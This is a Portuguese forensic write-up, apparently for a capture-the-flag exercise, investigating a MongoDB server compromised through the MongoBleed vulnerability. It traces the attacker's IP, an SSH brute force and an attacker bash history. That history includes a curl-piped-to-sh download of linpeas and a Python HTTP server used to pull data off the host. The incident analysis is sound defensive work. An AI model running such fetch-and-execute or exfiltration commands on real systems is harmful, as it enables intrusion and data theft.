Cenário
Você foi contatado no início desta manhã para lidar com um incidente de alta prioridade envolvendo a suspeita de um servidor comprometido. O host, mongodbsync, é um servidor MongoDB secundário. De acordo com o administrador, a manutenção é realizada uma vez por mês, e eles souberam recentemente de uma vulnerabilidade conhecida como MongoBleed. Como medida de precaução, o administrador forneceu a você acesso de nível root para facilitar sua investigação. Você já coletou uma triagem de aquisição do servidor usando o UAC. Realize uma análise rápida de triagem dos artefatos coletados para determinar se o sistema foi comprometido, identifique qualquer atividade do atacante (acesso inicial, persistência, escalação de privilégios, movimento lateral ou acesso/exfiltração de dados) e resuma suas descobertas com uma avaliação inicial do incidente e as próximas etapas recomendadas.
Análise
O CVE da vulnerabilidade explorada pelo atacante

Pesquisando na Web sobre CVE relacionado a vulnerabilidade “MongoBleed” nos trás o CVE-2025-14847, esse foi o ponto incial do ataque, descoberta de uma vulnerabilidade não mitigada e isso é fácilmente feito pelos atacantes, até mesmo os menos experientes. Basicamente o atacante envia dados que não tem seu tamanho validado pelo MongoDB, resultando no vazamento de informações sensíveis como credenciais da memória.
A versão afetada é a 8.0.16, que podemos identificar nos logs:
┌──(kali㉿kali)-[~/…/htb/dfir/mangobleed/uac-mongodbsync-linux-triage]
└─$ grep -ri "version" . | cut -c 1-700 | grep mongo | grep version

... SKIP ...
./[root]/var/log/mongodb/mongod.log:{"t":{"$date":"2025-12-29T05:11:47.713+00:00"},"s":"I",  "c":"CONTROL",  "id":23403,   "ctx":"initandlisten","msg":"Build Info","attr":{"buildInfo":{"version":"8.0.16","gitVersion":"ba70b6a13fda907977110bf46e6c8137f5de48f6","openSSLVersion":"OpenSSL 3.0.13 30 Jan 2024","modules":[],"allocator":"tcmalloc-google","environment":{"distmod":"debian12","distarch":"x86_64","target_arch":"x86_64"}}}}
./[root]/var/log/mongodb/mongod.log:{"t":{"$date":"2025-12-29T05:11:47.713+00:00"},"s":"I",  "c":"CONTROL",  "id":51765,   "ctx":"initandlisten","msg":"Operating System","attr":{"os":{"name":"Ubuntu","version":"24.04"}}}
./[root]/var/log/mongodb/mongod.log:{"t":{"$date":"2025-12-29T05:11:48.489+00:00"},"s":"I",  "c":"STORAGE",  "id":20320,   "ctx":"initandlisten","msg":"createCollection","attr":{"namespace":"admin.system.version","uuidDisposition":"provided","uuid":{"uuid":{"$uuid":"1cb5b979-f4f8-4899-b083-cb7493c90db8"}},"options":{"uuid":{"$uuid":"1cb5b979-f4f8-4899-b083-cb7493c90db8"}}}}
./[root]/var/log/mongodb/mongod.log:{"t":{"$date":"2025-12-29T05:11:48.504+00:00"},"s":"I",  "c":"INDEX",    "id":20345,   "ctx":"initandlisten","msg":"Index build: done building","attr":{"buildUUID":null,"collectionUUID":{"uuid":{"$uuid":"1cb5b979-f4f8-4899-b083-cb7493c90db8"}},"namespace":"admin.system.version","index":"_id_","ident":"index-1-914848041129764209","collectionIdent":"collection-0-914848041129764209","commitTimestamp":null}}
./[root]/var/log/mongodb/mongod.log:{"t":{"$date":"2025-12-29T05:16:58.104+00:00"},"s":"I",  "c":"CONTROL",  "id":23403,   "ctx":"initandlisten","msg":"Build Info","attr":{"buildInfo":{"version":"8.0.16","gitVersion":"ba70b6a13fda907977110bf46e6c8137f5de48f6","openSSLVersion":"OpenSSL 3.0.13 30 Jan 2024","modules":[],"allocator":"tcmalloc-google","environment":{"distmod":"debian12","distarch":"x86_64","target_arch":"x86_64"}}}}
./[root]/var/log/mongodb/mongod.log:{"t":{"$date":"2025-12-29T05:16:58.104+00:00"},"s":"I",  "c":"CONTROL",  "id":51765,   "ctx":"initandlisten","msg":"Operating System","attr":{"os":{"name":"Ubuntu","version":"24.04"}}}
./[root]/var/log/mongodb/mongod.log:{"t":{"$date":"2025-12-29T06:09:34.806+00:00"},"s":"I",  "c":"CONTROL",  "id":23403,   "ctx":"initandlisten","msg":"Build Info","attr":{"buildInfo":{"version":"8.0.16","gitVersion":"ba70b6a13fda907977110bf46e6c8137f5de48f6","openSSLVersion":"OpenSSL 3.0.13 30 Jan 2024","modules":[],"allocator":"tcmalloc-google","environment":{"distmod":"debian12","distarch":"x86_64","target_arch":"x86_64"}}}}
./[root]/var/log/mongodb/mongod.log:{"t":{"$date":"2025-12-29T06:09:34.806+00:00"},"s":"I",  "c":"CONTROL",  "id":51765,   "ctx":"initandlisten","msg":"Operating System","attr":{"os":{"name":"Ubuntu","version":"24.04"}}}
As versões afetadas são:
| Major Version | Affected Versions | Fixed Versions |
|---|---|---|
| 8.2 | 8.2.0 to 8.2.2 | 8.2.3 |
| 8.0 | 8.0.0 to 8.0.16 | 8.0.17 |
| 7.0 | 7.0.0 to 7.0.27 | 7.0.28 |
| 6.0 | 6.0.0 to 6.0.26 | 6.0.27 |
| 5.0 | 5.0.0 to 5.0.31 | 5.0.32 |
| 4.4 | 4.4.0 to 4.4.29 | 4.4.30 |
| 4.2 | 4.2.0 and later | N/A |
| 4.0 | 4.0.0 and later | N/A |
| 3.6 | 3.6.0 and later | N/A |
IP do atacante
Olhando os logs em [root]/var/log/mongodb/mongod.log, conseguimos identificar várias aparições do IP 65.0.76.43 iniciando e fechando conexões. Para fazer essa filtragem usei o padrão regex procurando por IPs nas 10 primeiras linhas e melhorei a saída com a formatação JSON.
┌──(kali㉿kali)-[~/…/[root]/var/log/mongodb]
└─$ grep -E '\b[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\b' mongod.log | head -n 10 | jq
{
  "t": {
    "$date": "2025-12-29T05:11:47.713+00:00"
  },
  "s": "I",
  "c": "CONTROL",
  "id": 21951,
  "ctx": "initandlisten",
  "msg": "Options set by command line",
  "attr": {
    "options": {
      "config": "/etc/mongod.conf",
      "net": {
        "bindIp": "127.0.0.1",
        "port": 27017
      },
      "processManagement": {
        "timeZoneInfo": "/usr/share/zoneinfo"
      },
      "storage": {
        "dbPath": "/var/lib/mongodb"
      },
      "systemLog": {
        "destination": "file",
        "logAppend": true,
        "path": "/var/log/mongodb/mongod.log"
      }
    }
  }
}
{
  "t": {
    "$date": "2025-12-29T05:11:48.523+00:00"
  },
  "s": "I",
  "c": "NETWORK",
  "id": 23015,
  "ctx": "listener",
  "msg": "Listening on",
  "attr": {
    "address": "127.0.0.1:27017"
  }
}
{
  "t": {
    "$date": "2025-12-29T05:16:58.104+00:00"
  },
  "s": "I",
  "c": "CONTROL",
  "id": 21951,
  "ctx": "initandlisten",
  "msg": "Options set by command line",
  "attr": {
    "options": {
      "config": "/etc/mongod.conf",
      "net": {
        "bindIp": "0.0.0.0",
        "port": 27017
      },
      "processManagement": {
        "timeZoneInfo": "/usr/share/zoneinfo"
      },
      "storage": {
        "dbPath": "/var/lib/mongodb"
      },
      "systemLog": {
        "destination": "file",
        "logAppend": true,
        "path": "/var/log/mongodb/mongod.log"
      }
    }
  }
}
{
  "t": {
    "$date": "2025-12-29T05:16:59.222+00:00"
  },
  "s": "I",
  "c": "NETWORK",
  "id": 23015,
  "ctx": "listener",
  "msg": "Listening on",
  "attr": {
    "address": "0.0.0.0:27017"
  }
}
{
  "t": {
    "$date": "2025-12-29T05:25:52.743+00:00"
  },
  "s": "I",
  "c": "NETWORK",
  "id": 22943,
  "ctx": "listener",
  "msg": "Connection accepted",
  "attr": {
    "remote": "65.0.76.43:35340",
    "isLoadBalanced": false,
    "uuid": {
      "uuid": {
        "$uuid": "099e057e-11c1-46ed-b129-a158578d2014"
      }
    },
    "connectionId": 1,
    "connectionCount": 1
  }
}
...
SKIP
...
Inicio do ataque
Nos logs em [root]/var/log/mongodb/mongd.log nas primeiras 5 linhas, vemos a primeira conexão feita as 05:25:52 de 2025-12-29.
┌──(kali㉿kali)-[~/…/[root]/var/log/mongodb]
└─$ grep -E '\b[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\b' mongod.log | head -n 5 | jq
... SKIP ...
}
{
  "t": {
    "$date": "2025-12-29T05:25:52.743+00:00"
  },
  "s": "I",
  "c": "NETWORK",
  "id": 22943,
  "ctx": "listener",
  "msg": "Connection accepted",
  "attr": {
    "remote": "65.0.76.43:35340",
    "isLoadBalanced": false,
    "uuid": {
      "uuid": {
        "$uuid": "099e057e-11c1-46ed-b129-a158578d2014"
      }
    },
    "connectionId": 1,
    "connectionCount": 1
  }
}
Brute force
O atacante fez um ataque de brute force e conseguiu acesso remoto ao servidor as 05:40:03 de 2025-12-29, aparentemente utilizada o nome de usuario que ele extraiu da memória explorando o CVE-2025-14847:
┌──(kali㉿kali)-[~/…/uac-mongodbsync-linux-triage/[root]/var/log]
└─$ cat auth.log | grep '65.0.76.43' | tail -n 25
2025-12-29T05:39:24.289290+00:00 ip-172-31-38-170 sshd[39881]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.0.76.43  user=mongoadmin
2025-12-29T05:39:24.289574+00:00 ip-172-31-38-170 sshd[39880]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.0.76.43  user=mongoadmin
2025-12-29T05:39:25.596404+00:00 ip-172-31-38-170 sshd[39816]: error: PAM: Authentication failure for mongoadmin from 65.0.76.43
2025-12-29T05:39:25.598101+00:00 ip-172-31-38-170 sshd[39816]: Connection closed by authenticating user mongoadmin 65.0.76.43 port 54976 [preauth]
2025-12-29T05:39:25.694370+00:00 ip-172-31-38-170 sshd[39818]: error: PAM: Authentication failure for mongoadmin from 65.0.76.43
2025-12-29T05:39:25.695961+00:00 ip-172-31-38-170 sshd[39818]: Connection closed by authenticating user mongoadmin 65.0.76.43 port 54988 [preauth]
2025-12-29T05:39:25.870560+00:00 ip-172-31-38-170 sshd[39819]: error: PAM: Authentication failure for mongoadmin from 65.0.76.43
2025-12-29T05:39:25.872303+00:00 ip-172-31-38-170 sshd[39819]: Connection closed by authenticating user mongoadmin 65.0.76.43 port 55002 [preauth]
2025-12-29T05:39:25.880047+00:00 ip-172-31-38-170 sshd[39824]: error: PAM: Authentication failure for mongoadmin from 65.0.76.43
2025-12-29T05:39:25.881891+00:00 ip-172-31-38-170 sshd[39824]: Connection closed by authenticating user mongoadmin 65.0.76.43 port 55040 [preauth]
2025-12-29T05:39:25.938496+00:00 ip-172-31-38-170 sshd[39829]: error: PAM: Authentication failure for mongoadmin from 65.0.76.43
2025-12-29T05:39:25.940446+00:00 ip-172-31-38-170 sshd[39829]: Connection closed by authenticating user mongoadmin 65.0.76.43 port 55112 [preauth]
2025-12-29T05:39:25.941340+00:00 ip-172-31-38-170 sshd[39822]: error: PAM: Authentication failure for mongoadmin from 65.0.76.43
2025-12-29T05:39:25.943193+00:00 ip-172-31-38-170 sshd[39822]: Connection closed by authenticating user mongoadmin 65.0.76.43 port 55018 [preauth]
2025-12-29T05:39:25.949031+00:00 ip-172-31-38-170 sshd[39823]: error: PAM: Authentication failure for mongoadmin from 65.0.76.43
2025-12-29T05:39:25.950631+00:00 ip-172-31-38-170 sshd[39823]: Connection closed by authenticating user mongoadmin 65.0.76.43 port 55034 [preauth]
2025-12-29T05:39:25.955047+00:00 ip-172-31-38-170 sshd[39817]: error: PAM: Authentication failure for mongoadmin from 65.0.76.43
2025-12-29T05:39:25.958028+00:00 ip-172-31-38-170 sshd[39820]: error: PAM: Authentication failure for mongoadmin from 65.0.76.43
2025-12-29T05:39:25.959241+00:00 ip-172-31-38-170 sshd[39821]: error: PAM: Authentication failure for mongoadmin from 65.0.76.43
2025-12-29T05:39:25.959329+00:00 ip-172-31-38-170 sshd[39817]: Connection closed by authenticating user mongoadmin 65.0.76.43 port 54978 [preauth]
2025-12-29T05:39:25.959975+00:00 ip-172-31-38-170 sshd[39820]: Connection closed by authenticating user mongoadmin 65.0.76.43 port 55006 [preauth]
2025-12-29T05:39:25.960736+00:00 ip-172-31-38-170 sshd[39821]: Connection closed by authenticating user mongoadmin 65.0.76.43 port 55014 [preauth]
2025-12-29T05:40:03.475659+00:00 ip-172-31-38-170 sshd[39962]: Accepted keyboard-interactive/pam for mongoadmin from 65.0.76.43 port 46062 ssh2
2025-12-29T05:48:28.249844+00:00 ip-172-31-38-170 sshd[40027]: Received disconnect from 65.0.76.43 port 46062:11: disconnected by user
2025-12-29T05:48:28.250045+00:00 ip-172-31-38-170 sshd[40027]: Disconnected from user mongoadmin 65.0.76.43 port 46062
Privilege Escalation
O atacante usou o linpeas para encontrar caminhos de privesc e achou um zip e levou pra sua máquina, resultando em uma exfiltração de dados usando um servidor python rodando na porta 6969 e depois fechou a conexão.
┌──(kali㉿kali)-[~/…/uac-mongodbsync-linux-triage/[root]/home/mongoadmin]
└─$ cat .bash_history
ls -la
whoami
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
cd /data
cd ~
ls -al
cd /
ls
cd /var/lib/mongodb/
ls -la
cd ../
which zip
apt install zip
zip
cd mongodb/
python3
python3 -m http.server 6969
exit